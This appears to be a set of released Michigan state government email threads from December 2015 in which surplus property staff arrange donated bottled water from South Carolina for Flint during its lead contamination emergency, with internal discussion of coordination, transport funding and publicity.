[glandry@admin.nv.gov](mailto:glandry@admin.nv.gov); [holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov); [john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us); [kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.huberv@ct.gov](mailto:Linda.huberv@ct.gov); [lpnjsurplus@gw.nisp.org](mailto:lpnjsurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov); [christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov); [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mit.gov](mailto:mathearn@mit.gov); [matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov); [Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us); [Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Eimore@dfa.ms.gov](mailto:Missy.Eimore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov); [normajane.davall@state.de.us](mailto:normajane.davall@state.de.us); [olgamr@asg.pr.gov](mailto:olgamr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us); [procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>; [ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com); [roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov); [steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [svn.anderson@state.or.us](mailto:svn.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us); [Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [tiaotalaga.kruse@op.as.gov](mailto:tiaotalaga.kruse@op.as.gov); [tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)


**Cc:** 'executivedirector@NASASP.org' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka - 5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB) <[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaxcess.gov](http://gsaxcess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:33 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Re: Bottled Water

Thanks. Did she do it all on her own or did flint contact her ???

On Dec 16, 2015, at 2:13 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Absolutely. Will do by end of the day.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:07 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

Gotcha. Please send me a couple bullet points so that I can share with Brom and Caleb.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:05 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

She's utilizing the Federal Surplus Property program to transfer Federal items to the City of Flint. They will be a donee of the program (filling out application now). No different than getting them a truck or car parts it's just that this item is water. This has nothing to do with the Governor's Office declaring a state of emergency (which I do not believe he has done) and following their protocol.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image006.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 2:03 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Bottled Water

So she is just giving the water to Flint? Isn't this activity coordinated through the Gov's/DEQ office?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:44 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Bottled Water

What do you mean? Carrie is initiating this on her own through the Federal Surplus program.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 1:02 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Bottled Water

OMG. who from DTMB are you working with on this

On Dec 16, 2015, at 12:16 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Just wanted to share how proactive Carrie is being with the City of Flint.

Carrie has already heard back from the State of S. Carolina who is offering up 9-10 semi loads of bottled water.

We are going to waive all of our fees as well.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image006.png>

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**From:** Rambo, Carolyn (DTMB)  
**Sent:** Wednesday, December 16, 2015 10:44 AM  
**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [akeisler@gs.sc.gov](mailto:akeisler@gs.sc.gov); [amy.rice@das.ohio.gov](mailto:amy.rice@das.ohio.gov);

[andrew.j.giroux@maine.gov](mailto:andrew.j.giroux@maine.gov); [ann.kitzman@state.mn.us](mailto:ann.kitzman@state.mn.us);  
[anthony.johnson@dgs.state.md.us](mailto:anthony.johnson@dgs.state.md.us); [brad.frandsen@nebraska.gov](mailto:brad.frandsen@nebraska.gov);  
[charlie.summerfield@alaska.gov](mailto:charlie.summerfield@alaska.gov); [christopher.barela@state.nm.us](mailto:christopher.barela@state.nm.us);  
[dint.schmidt@iowa.gov](mailto:dint.schmidt@iowa.gov); [craig.i.kuraoka@hawaii.gov](mailto:craig.i.kuraoka@hawaii.gov); [curtis.howard@illinois.gov](mailto:curtis.howard@illinois.gov);  
[danielle.tatarakis@dgs.ca.gov](mailto:danielle.tatarakis@dgs.ca.gov); [danmartinez@utah.gov](mailto:danmartinez@utah.gov); [darci.king@dgs.ca.gov](mailto:darci.king@dgs.ca.gov);  
[david.baker@des.wa.gov](mailto:david.baker@des.wa.gov); [elizabeth.i.perdue@wv.gov](mailto:elizabeth.i.perdue@wv.gov); [Floyd.Coburn@dgs.virginia.gov](mailto:Floyd.Coburn@dgs.virginia.gov);  
[gary.thornton@ky.gov](mailto:gary.thornton@ky.gov); [gavleen.wyant@wyo.gov](mailto:gavleen.wyant@wyo.gov); [glandry@admin.nv.gov](mailto:glandry@admin.nv.gov);  
[holly.gustner@state.mn.us](mailto:holly.gustner@state.mn.us); [james.hollis@adm.idaho.gov](mailto:james.hollis@adm.idaho.gov); [jim.rooker@das.ohio.gov](mailto:jim.rooker@das.ohio.gov);  
[john.etheridge@doa.nc.gov](mailto:john.etheridge@doa.nc.gov); [jsupry@nhsa.state.nh.us](mailto:jsupry@nhsa.state.nh.us); [kaelene.borkowski@state.sd.us](mailto:kaelene.borkowski@state.sd.us);  
[kristy.fierro@tfc.state.tx.us](mailto:kristy.fierro@tfc.state.tx.us); [leeann.braun@oa.mo.gov](mailto:leeann.braun@oa.mo.gov); [Linda.hubeny@ct.gov](mailto:Linda.hubeny@ct.gov);  
[lpnnjsurplus@gw.nisp.org](mailto:lpnnjsurplus@gw.nisp.org); [mailto:christopher.brooks@alaska.gov](mailto:mailto:christopher.brooks@alaska.gov)  
[christopher.brooks@alaska.gov](mailto:christopher.brooks@alaska.gov); [marvin.manassa@dc.gov](mailto:marvin.manassa@dc.gov); [mathearn@mt.gov](mailto:mathearn@mt.gov);  
[matt.gilbreath@print.ks.gov](mailto:matt.gilbreath@print.ks.gov); [MChella@Admin.RI.Gov](mailto:MChella@Admin.RI.Gov); [Michael.Deckelman@dfa.ms.gov](mailto:Michael.Deckelman@dfa.ms.gov);  
[Michael.Ristroph@la.gov](mailto:Michael.Ristroph@la.gov); [michelle.berry@doc.state.co.us](mailto:michelle.berry@doc.state.co.us);  
[Mike.McClure@DMS.myflorida.com](mailto:Mike.McClure@DMS.myflorida.com); [Missy.Elmore@dfa.ms.gov](mailto:Missy.Elmore@dfa.ms.gov); [mstringent@pa.gov](mailto:mstringent@pa.gov);  
[normaljane.davall@state.de.us](mailto:normaljane.davall@state.de.us); [olgarr@asg.pr.gov](mailto:olgarr@asg.pr.gov); [paul.guerino@state.ma.us](mailto:paul.guerino@state.ma.us);  
[procurement@pticom.com](mailto:procurement@pticom.com); **Rambo, Carolyn (DTMB)** <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>;  
[ray.bamba@mail.gov.gu](mailto:ray.bamba@mail.gov.gu); [rbeaman@idoa.in.gov](mailto:rbeaman@idoa.in.gov); [rita.acevedo@dms.myflorida.com](mailto:rita.acevedo@dms.myflorida.com);  
[roger.stone@omes.ok.gov](mailto:roger.stone@omes.ok.gov); [shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov);  
[shane.bailey@adeca.alabama.gov](mailto:shane.bailey@adeca.alabama.gov); [Stacey.Hooper@tn.gov](mailto:Stacey.Hooper@tn.gov); [steve.perica@azdoa.gov](mailto:steve.perica@azdoa.gov);  
[steven.ekin@doas.ga.gov](mailto:steven.ekin@doas.ga.gov); [sven.anderson@state.or.us](mailto:sven.anderson@state.or.us); [terry.lamos@state.vt.us](mailto:terry.lamos@state.vt.us);  
[Thomas.osterhout@ogs.ny.gov](mailto:Thomas.osterhout@ogs.ny.gov); [thornsby@gs.sc.gov](mailto:thornsby@gs.sc.gov); [liaotalaga.kruse@op.as.gov](mailto:liaotalaga.kruse@op.as.gov);  
[tina.owens@adem.arkansas.gov](mailto:tina.owens@adem.arkansas.gov); [wilswg@wtcsf.tec.wi.us](mailto:wilswg@wtcsf.tec.wi.us)  
**Cc:** '[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)' <[executivedirector@NASASP.org](mailto:executivedirector@NASASP.org)>; Doug Janka -  
5QSC ([doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)) <[doug.janka@gsa.gov](mailto:doug.janka@gsa.gov)>; Clark, Stephanie (DTMB)  
<[clarks18@michigan.gov](mailto:clarks18@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently [gsaxcess.gov](http://gsaxcess.gov) does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image008.png>

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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 6:26 PM  
**To:** Buhs, Caleb (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** Re: City of Flint

Kristi will know.

On Dec 16, 2015, at 5:02 PM, Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)> wrote:

Where are we with the transaction? Is this something that is definitely happening?

This is a great story. I think an Inside DTMB story could be written, but I want to be careful about going any farther than that considering the controversy surrounding the Flint water situation.

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Wednesday, December 16, 2015 4:41 PM  
**To:** Stibitz, Brom (DTMB) <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>  
**Subject:** City of Flint

This is pretty darn cool ! Makes me proud to work with such great staff. (Caleb, hopefully IDTMB story)

- Carrie Rambo and Stephanie Clark read an article about the Flint water problems and the State of emergency.
- Carrie reached out to the Assistant City Manager, Sean Kammer in the City of Flint to see if we might be able to assist them in getting water via the Federal Surplus Property Program.
- Carrie also sent an email to all of our contacts in other states to see if anyone had water available to transfer to the City of Flint.
- South Carolina has offered up 93 pallets of bottled water if Flint can transport them.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**From:** Buhs, Caleb (DTMB)  
**Sent:** Thursday, December 17, 2015 8:15 AM  
**To:** Dykema, Linda D. (DHHS); Minicuci, Angela (DHHS); Moran, Susan (DHHS); Thompson, Sheryl D. (DHHS)  
**Cc:** Anderson, Paula (DHHS); Thompson, Kristi (DTMB)  
**Subject:** RE: Flint Water Contact

Thanks for looking into this. I have included Kristi Thompson on the email from DTMB, she has all the relevant details.

Caleb

---

**From:** Dykema, Linda D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:08 AM  
**To:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Thompson, Sheryl D. (DHHS) <[ThompsonS2@michigan.gov](mailto:ThompsonS2@michigan.gov)>  
**Cc:** Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** RE: Flint Water Contact

Sheryl,

Please see the e-mails below. I've heard conflicting messages about the need for bottled water. Can you provide some insight? Thanks

*Linda D. Dykema, Ph.D.*  
Environmental Public Health Director  
Division of Environmental Health  
Michigan Department of Health & Human Services  
517.335.8566  
[dykemaL@michigan.gov](mailto:dykemaL@michigan.gov)

---

**From:** Minicuci, Angela (DHHS)  
**Sent:** Thursday, December 17, 2015 7:32 AM  
**To:** Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Cc:** Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Fwd: Flint Water Contact

Good morning everyone,

Please see the offer below from the DTMB PIO regarding bottled water for Flint. Can you please work with Caleb to help facilitate this?

Thank you,

Angela

Sent from my iPhone

Begin forwarded message:

**From:** "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>  
**Date:** December 17, 2015 at 6:41:16 AM EST  
**To:** "Minicuci, Angela (DHHS)" <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Subject:** **Flint Water Contact**

Through a connection in our Surplus Office we have identified pallets of bottled water in South Carolina that they are willing to donate to Flint. I don't have many details right now, but I was hoping to connect our staff with the DHHS contact overseeing the Flint efforts to see if this is something that would be helpful. Can you get me a name and phone number?

Thanks,

Caleb Buhs

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**From:** Dykema, Linda D. (DHHS)  
**Sent:** Thursday, December 17, 2015 10:21 AM  
**To:** Thompson, Sheryl D. (DHHS);Thompson, Kristi (DTMB)  
**Cc:** Minicuci, Angela (DHHS);Moran, Susan (DHHS);Buhs, Caleb (DTMB);Anderson, Paula (DHHS)  
**Subject:** RE: Flint Water Contact

Thanks Sheryl

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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 9:06 AM  
**To:** Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
**Subject:** Re: Flint Water Contact

Please give him my cell number in addition to email. 517-285-0880

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 17, 2015, at 8:47 AM, Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)> wrote:

Ok, are you the right HHS contact for Caleb Buhs to get the water to the right place in Flint?

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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Thursday, December 17, 2015 8:44 AM  
**To:** Dykema, Linda D. (DHHS) <[DykemaL@michigan.gov](mailto:DykemaL@michigan.gov)>  
**Cc:** Minicuci, Angela (DHHS) <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>; Moran, Susan (DHHS) <[MoranS@michigan.gov](mailto:MoranS@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Anderson, Paula (DHHS) <[AndersonP3@michigan.gov](mailto:AndersonP3@michigan.gov)>  
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**HELP. CONNECT. SOLVE.**

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**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Flint Water Contact

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Dept of Health & Human Services  
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Lansing, MI 48909  
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Office @ GSB: 517.636.5407  
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Thanks,  
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**To:** "Minicuci, Angela (DHHS)" <[MinicuciA@michigan.gov](mailto:MinicuciA@michigan.gov)>  
**Subject:** Flint Water Contact

Through a connection in our Surplus Office we have identified pallets of bottled water in South Carolina that they are willing to donate to Flint. I don't have many details right now, but I was hoping to connect our staff

with the DHHS contact overseeing the Flint efforts to see if this is something that would be helpful. Can you get me a name and phone number?

Thanks,

Caleb Buhs

---

**From:** Rambo, Carolyn (DTMB)  
**Sent:** Tuesday, December 22, 2015 11:32 AM  
**To:** Hornsby, Thomas  
**Cc:** Wright, Seth (DTMB);Thompson, Kristi (DTMB);Clark, Stephanie (DTMB)  
**Subject:** RE: Bottled Water

Tom,

The City of Flint is interested in the 93 pallets of bottled water. They did not request the 32 pallets of canned water. I am working with a Director from the State of Michigan's Department of Health and Human Services to secure funding to pay for transportation. Can you please send me more info on the water including the weight and dimensions of each pallet? Can you also send me info on any local shipping companies in your area so I can get some shipping quotes in advance? If you do not know of any I can look into shipping companies. I will be meeting with the Director from DHHS on Monday to talk about the funding and shipping. Can you also send me the address of the warehouse where the water is currently stored? Thank you very much for your help with this.

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl@michigan.gov](mailto:rambocl@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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**From:** Hornsby, Thomas [<mailto:Thomas.Hornsby@admin.sc.gov>]  
**Sent:** Wednesday, December 16, 2015 12:19 PM  
**To:** Rambo, Carolyn (DTMB) <[RamboC1@michigan.gov](mailto:RamboC1@michigan.gov)>  
**Cc:** Steve Stillwell ([donatedgoodswarehouse@gmail.com](mailto:donatedgoodswarehouse@gmail.com)) <[donatedgoodswarehouse@gmail.com](mailto:donatedgoodswarehouse@gmail.com)>; Lancaster, Ashlie <[Ashlie.Lancaster@admin.sc.gov](mailto:Ashlie.Lancaster@admin.sc.gov)>  
**Subject:** RE: Bottled Water

Carolyn,

As a follow up we have 93 pallets of bottled water and 32 pallets of canned water available if you can provide logistics.

I am still waiting on approval to release once you can confirm transportation.

Tom Hornsby, CPM  
Program Manager, Surplus Property Officer, 1033 Coordinator  
Division of General Services

The South Carolina  
Department of Administration  
1441 Boston Avenue, West Columbia SC, 29170  
(803) 896-6889 | (803) 896-6899 fax

NOTE: Act 121 of 2014 (SC Restructuring Act of 2014) abolished the Budget and Control Board. Effective July 1, 2015, the Division of General Services has been transferred to the Department of Administration. Please update your contact information.

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**From:** Rambo, Carolyn (DTMB) [<mailto:RamboC1@michigan.gov>]


**Sent:** Wednesday, December 16, 2015 10:44 AM

**To:** [abrinkman@nd.gov](mailto:abrinkman@nd.gov); [doug.janka@gsa.gov](mailto:Keisler, Angie; amy.rice@das.ohio.gov; andrew.j.giroux@maine.gov; ann.kitzman@state.mn.us; anthony.johnson@dgs.state.md.us; brad.frandsen@nebraska.gov; charlie.summerfield@alaska.gov; christopher.barela@state.nm.us; clint.schmidt@iowa.gov; craig.i.kuraoka@hawaii.gov; curtis.howard@illinois.gov; danielle.tatarakis@dgs.ca.gov; danmartinez@utah.gov; darci.king@dgs.ca.gov; david.baker@des.wa.gov; elizabeth.i.perdue@wv.gov; Floyd.Coburn@dgs.virginia.gov; gary.thornton@ky.gov; gayleen.wyant@wyo.gov; glandry@admin.nv.gov; holly.gustner@state.mn.us; james.hollis@adm.idaho.gov; jim.rocker@das.ohio.gov; john.etheridge@doa.nc.gov; jsupry@nhsa.state.nh.us; kaelene.borkowski@state.sd.us; kristy.fierro@tfc.state.tx.us; leeann.braun@oa.mo.gov; Linda.hubeny@ct.gov; lbpnj surplus@gw.nisp.org; mailto:christopher.brooks@alaska.gov; marvin.manassa@dc.gov; mathearn@mt.gov; matt.gilbreath@print.ks.gov; MChella@Admin.RI.Gov; Michael.Deckelman@dfa.ms.gov; Michael.Ristroph@la.gov; michele.berry@doc.state.co.us; Mike.McClure@DMS.myflorida.com; Missy.Elnore@dfa.ms.gov; mstringent@pa.gov; normajane.davali@state.de.us; oigamr@asg.pr.gov; paul.guerino@state.ma.us; procurement@pticom.com; Rambo, Carolyn (DTMB); ray.bamba@mail.gov.gu; rbeaman@idoa.in.gov; rita.acevedo@dms.myflorida.com; roger.stone@omes.ok.gov; shane.bailey@adeca.alabama.gov; shane.bailey@adeca.alabama.gov; Stacey.Hopper@tn.gov; steve.perica@azdoa.gov; steven.ekin@doas.ga.gov; sven.anderson@state.or.us; terry.lamos@state.vt.us; Thomas.osterhout@ogs.ny.gov; Hornsby, Thomas; tiactalaga.kruse@op.as.gov; tina.owens@adem.arkansas.gov; wilswg@wtcsf.tec.wi.us</a><br/><b>Cc:</b> 'executivedirector@NASASP.org'; Doug Janka - 5QSC (<a href=)); Clark, Stephanie (DTMB); Thompson, Kristi (DTMB)  
**Subject:** Bottled Water

The State of Michigan is in need of bottled water for the City of Flint. The mayor of Flint, MI declared a state of emergency over contaminated water in the city. The city's water supply is contaminated by high levels of lead. Currently gsaccess.gov does not have cases of bottled water available. Please let me know if your state has bottled water available for transfer.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
[rambocl1@michigan.gov](mailto:rambocl1@michigan.gov)  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax



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


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**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Tuesday, December 29, 2015 3:38 PM  
**To:** Thompson, Kristi (DTMB)  
**Subject:** Flint

Where did we end up with the water for Flint?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005



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**From:** Thompson, Sheryl D. (DHHS)  
**Sent:** Tuesday, December 29, 2015 4:04 PM  
**To:** Rambo, Carolyn (DTMB)  
**Cc:** Thompson, Kristi (DTMB)  
**Subject:** Re: Flint Water Contact

Bill Kerr is the contact at The food bank he hasn't returned my call yet.

But I'm going to forgo the canned water. It may send a mixed message of us saying the water is safe to bathe in.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 21, 2015, at 12:50 PM, Rambo, Carolyn (DTMB) <RamboC1@michigan.gov> wrote:

Sheryl,

Yes, I will be in the office all day on Monday. I can be reached at either my desk (517) 241-4947 or cell phone (517)243-4679 whenever you are available.

Thanks,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
ramboc1@michigan.gov  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

From: Thompson, Sheryl D. (DHHS)  
Sent: Monday, December 21, 2015 12:28 PM  
To: Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>  
Cc: Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>  
Subject: Re: Flint Water Contact

Hi yes we do. I've just confirmed it. I'm going to have sporadic email service the rest of this week as I'm out of town. Could we connect on Monday to work out the logistics? If we need to take action today or this week I can work it out tomorrow.

Sheryl Thompson  
Deputy Director of Field Operations  
Dept of Health & Human Services  
235 S. Grand Ave, Ste 1413  
Lansing, MI 48909  
517-241-5954

On Dec 21, 2015, at 10:14 AM, Rambo, Carolyn (DTMB) <RamboC1@michigan.gov> wrote:

Sheryl,

The state of South Carolina has 93 pallets of bottled water available as well as 32 pallets of canned water. The manager from South Carolina recommended the canned water not be used for drinking but for uses in the home (bathing, toilet, cleaning, etc.). South Carolina's Federal Surplus Program is willing to transfer the water to the State of Michigan Federal Surplus Program. The City of Flint is responsible for setting up the logistics to get the pallets shipped to Flint as well as any shipping costs. Do you have any resources to help the city with the shipping costs? Please let me know if you have any questions.

Thank you,

Carolyn Rambo, Program Supervisor  
State & Federal Surplus Property Program  
Logistics & Operations Support Division  
3111 W. St. Joseph St., Lansing, MI 48917  
ramboC1@michigan.gov  
(517) 241-4947 Office  
(517) 243-4679 Cell  
(517) 334-8262 Fax  
<image001.png>

From: Thompson, Kristi (DTMB)  
Sent: Friday, December 18, 2015 9:00 AM  
To: Rambo, Carolyn (DTMB) <RamboC1@michigan.gov>  
Subject: FW: Flint Water Contact  
Carrie –

Can you please reach out to her? I'm not sure they have a way to pay for the transportation but at least talk with her about the opportunity.  
Please keep me in the loop.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844

<image002.png>

From: Buhs, Caleb (DTMB)

Sent: Thursday, December 17, 2015 11:24 AM

To: Thompson, Kristi (DTMB) <thompsonk1@michigan.gov>

Subject: Fwd: Flint Water Contact

See the email string below. Hopefully we can talk at the manager meeting about next steps.

Caleb Buhs

Begin forwarded message:

From: "Thompson, Sheryl D. (DHHS)" <ThompsonS2@michigan.gov>

Date: December 17, 2015 at 9:06:09 AM EST

